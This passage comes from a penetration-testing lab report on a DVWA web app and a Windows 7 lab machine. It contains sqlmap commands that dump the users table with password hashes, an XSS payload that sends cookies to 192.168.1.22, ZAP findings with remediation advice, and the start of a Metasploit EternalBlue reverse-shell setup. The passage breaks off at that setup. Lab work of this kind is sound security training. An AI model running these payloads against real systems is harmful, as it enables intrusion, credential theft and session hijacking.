

Figure 22: You can view the request.txt file in kali linux machine terminal

Figure 23: Extract Databases



Figure 24: dvwa database found

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task3]
└─$ sqlmap -r request.txt -D dvwa --tables
```

Figure 25: Extract Tables

```
[07:48:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.66
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[07:48:51] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[4 tables]
+-----------------+
| access_log      |
| guestbook       |
| security_log    |
| users           |
+-----------------+
```

Figure 26: Tables found

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task3]
└─$ sqlmap -r request.txt -D dvwa -T users --dump
```

Figure 27: Dump details of 'users' table

```
Database: dvwa
Table: users
[5 entries]
+---------+-------+--------+-----------------------------+----------------------------------+-----------+------------+---------------------+-------------+-----
----------+
| user_id | role  | user   | avatar                      | password                         | last_name | first_name | last_login          | failed_login | acco
unt_enabled |
+---------+-------+--------+-----------------------------+----------------------------------+-----------+------------+---------------------+-------------+-----
----------+
| 1       | admin | admin  | /DVWA/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | admin      | 2026-03-04 02:13:09 | 0            | 1
           |
| 2       | user  | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown     | Gordon     | 2026-03-04 02:13:09 | 0            | 1
           |
| 3       | user  | 1337   | /DVWA/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack       | 2026-03-04 02:13:09 | 0            | 1
           |
| 4       | user  | pablo  | /DVWA/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pablo      | 2026-03-04 02:13:09 | 0            | 1
           |
| 5       | user  | smithy | /DVWA/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bob        | 2026-03-04 02:13:09 | 0            | 1
           |
+---------+-------+--------+-----------------------------+----------------------------------+-----------+------------+---------------------+-------------+-----
----------+
```

Figure 28: Admin Details Found

3.2. Test for Cross Site Scripting (XSS)



Figure 29: XSS Test. Enter the script in the vulnerable field.



Figure 30: XSS Confirmed

3.3. Session Token Theft Test



Figure 31: Session Token Theft Test

Enter the below script in the vulnerable field:

<script>document.location='http://192.168.1.22/cookie.php?c='+document.cookie</script>



Figure 32: Cookie Value Found. Session Token Theft Confirmed.



Figure 33: Session Token Theft through Burp Suite – Enter 'id' as 1



Figure 34: Session Token Theft through Burp Suite – Modify the request



Figure 35: Session Token Theft through Burp Suite – Check the response



Figure 36: Session Token Theft through Burp Suite – Response

3.4. Identify Vulnerabilities Using OWASP ZAP



Figure 37: Open zaproxy



Figure 38: Enter the URL to attack and then click 'Attack'



Figure 39: Vulnerabilities/Alerts found

The below is a table of vulnerabilities found through zaproxy.

Test ID	Vulnerability	Severity	Target URL
001	Directory Browsing	Medium	http://localhost/DVWA/dvwa/
002	Hidden File Found	Medium	http://localhost/DVWA/.git/config
003	HTTP Only Site	Medium	http://localhost/DVWA/
004	Missing Anti-clickjacking Header	Medium	http://localhost/DVWA/
005	Cookie without SameSite Attribute	Low	http://localhost/DVWA/
006	In Page Banner Information Leak	Low	http://localhost/robots.txt
007	X-Content-Type-Options Header Missing	Low	http://localhost/DVWA/

3.5. Web Test Summary

The web application testing lab included evaluating a DVWA environment for common vulnerabilities with Burp Suite, sqlmap, and OWASP ZAP. The tests found problems such as SQL Injection and Reflected XSS. Both manual and automated methods were employed to intercept requests, adjust parameters, and scan the application. This showcased practical techniques for identifying and documenting vulnerabilities in web security.

4. Reporting Practice

In this segment of the report, I will create a report, visualize findings and draft stakeholder briefs. I will even create a network attack path diagram.

4.1. Executive Summary

This report presents the results of a security assessment conducted on a test web environment 'DVWA'. The objective was to identify vulnerabilities that could allow attackers to compromise the system. The assessment discovered critical weaknesses that requires immediate remediation.

4.2. Technical Findings

The below are the vulnerabilities found through Zaproxy.

1) Directory Browsing
It is possible to view the directory listing. Directory listing may reveal hidden scripts, include files, backup source files, etc. which can be accessed to read sensitive information.

2) Hidden File Found
A sensitive file was identified as accessible or available. This may leak administrative, configuration, or credential information which can be leveraged by a malicious individual to further attack the system or conduct social engineering efforts.

3) HTTP Only Site
The site is only served under HTTP and not HTTPS.

4) Missing Anti-clickjacking Header
The response does not protect against 'ClickJacking' attacks. It should include either Content-Security-Policy with 'frame-ancestors' directive or X-Frame-Options.

5) Cookie without SameSite Attribute
A cookie has been set without the SameSite attribute, which means that the cookie can be sent as a result of a 'cross-site' request. The SameSite attribute is an effective counter measure to cross-site request forgery, cross-site script inclusion, and timing attacks.

6) In Page Banner Information Leak
The server returned a version banner string in the response content. Such information leaks may allow attackers to further target specific issues impacting the product and version in use.

7) X-Content-Type-Options Header Missing
The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.

4.3. Remediation Plan

To mitigate the identified vulnerabilities, the following remediation steps are recommended:

1) Directory Browsing Mitigation Method
Disable directory browsing. If this is required, make sure the listed files does not induce risks.

2) Hidden File Found Mitigation Method
Consider whether or not the component is actually required in production, if it isn't then disable it. If it is, then ensure access to it requires appropriate authentication and authorization, or limit exposure to internal systems or specific source IPs, etc.

3) HTTP Only Site Mitigation Method
Configure your web or application server to use SSL (https).

4) Missing Anti-clickjacking Header Mitigation Method
Modern Web browsers support the Content-Security-Policy and X-Frame-Options HTTP headers. Ensure one of them is set on all web pages returned by your site/app. If you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. Alternatively consider implementing Content Security Policy's "frame-ancestors" directive.

5) Cookie without SameSite Attribute Mitigation Method
Ensure that the SameSite attribute is set to either 'lax' or ideally 'strict' for all cookies.

6) In Page Banner Information Leak Mitigation Method
Configure the server to prevent such information leaks. For example: Under Tomcat this is done via the "server" directive and implementation of custom error pages. Under Apache this is done via the "ServerSignature" and "ServerTokens" directives.

7) X-Content-Type-Options Header Missing Mitigation Method
Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages. If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.

4.4. Findings Table

The below information is taken through Zaproxy tool.

Finding ID	Vulnerability	CVSS Score	Remediation Method
F001	Directory Browsing	Medium	Disable directory browsing. If this is required, make sure the listed files does not induce risks.
F002	Hidden File Found	Medium	Consider whether or not the component is actually required in production, if it isn't then disable it. If it is, then ensure access to it requires appropriate authentication and authorization, or limit exposure to internal systems or specific source IPs, etc.
F003	HTTP Only Site	Medium	Configure your web or application server to use SSL (https).
F004	Missing Anti-clickjacking Header	Medium	Modern Web browsers support the Content-Security-Policy and X-Frame-Options HTTP headers. Ensure one of them is set on all web pages returned by your site/app. If you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. Alternatively consider implementing Content Security Policy's "frame-ancestors" directive.
F005	Cookie without SameSite Attribute	Low	Ensure that the SameSite attribute is set to either 'lax' or ideally 'strict' for all cookies.
F006	In Page Banner Information Leak	Low	Configure the server to prevent such information leaks. For example: Under Tomcat this is done via the "server" directive and implementation of custom error pages. Under Apache this is done via the "ServerSignature" and "ServerTokens" directives.

F007	X-Content-Type-Options Header Missing	Low	Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages. If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.

4.5. Network Attack Path Diagram



Figure 40: Network Attack Path Diagram

4.6. Non-Technical Summary for Managers

The DVWA test web application underwent a security assessment to pinpoint possible vulnerabilities that might make the system susceptible to cyber threats. The examination uncovered various security vulnerabilities, such as unprotected directories, accessible hidden files, absence of encrypted communication, and lack of security measures in the website setup. If these vulnerabilities are not dealt with, they could provide an opportunity for attackers to collect confidential data or influence user interactions. According to the report, stronger security configurations should be implemented, HTTPS encryption should be enabled, access to sensitive files should be restricted, and essential security headers should be added. Tackling these problems will greatly enhance the overall security posture and diminish the chances of unauthorized access or exploitation.

5. Post-Exploitation & Evidence Collection

In this segment of the report, I will use an exploit in Metasploit Framework to collect SHA256 hashes of Windows 7 machine. I will even write an evidence collection summary.

5.1. Attacking Windows 7 Machine



Figure 41: Record the IP address for Windows 7 machine

Windows 7 (Target Machine) IP Address: 192.168.1.41

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task3]
└─$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: View all productivity tips with the tips command
```

Figure 42: Start Metasploit Framework

```
msf > sessions -l

Active sessions
===============

No active sessions.

msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) >
```

Figure 43: Use eternalblue exploit

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedd
                                             ed Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded S
                                             tandard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7
                                             target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.22     yes       The listen address (an interface may be specified)
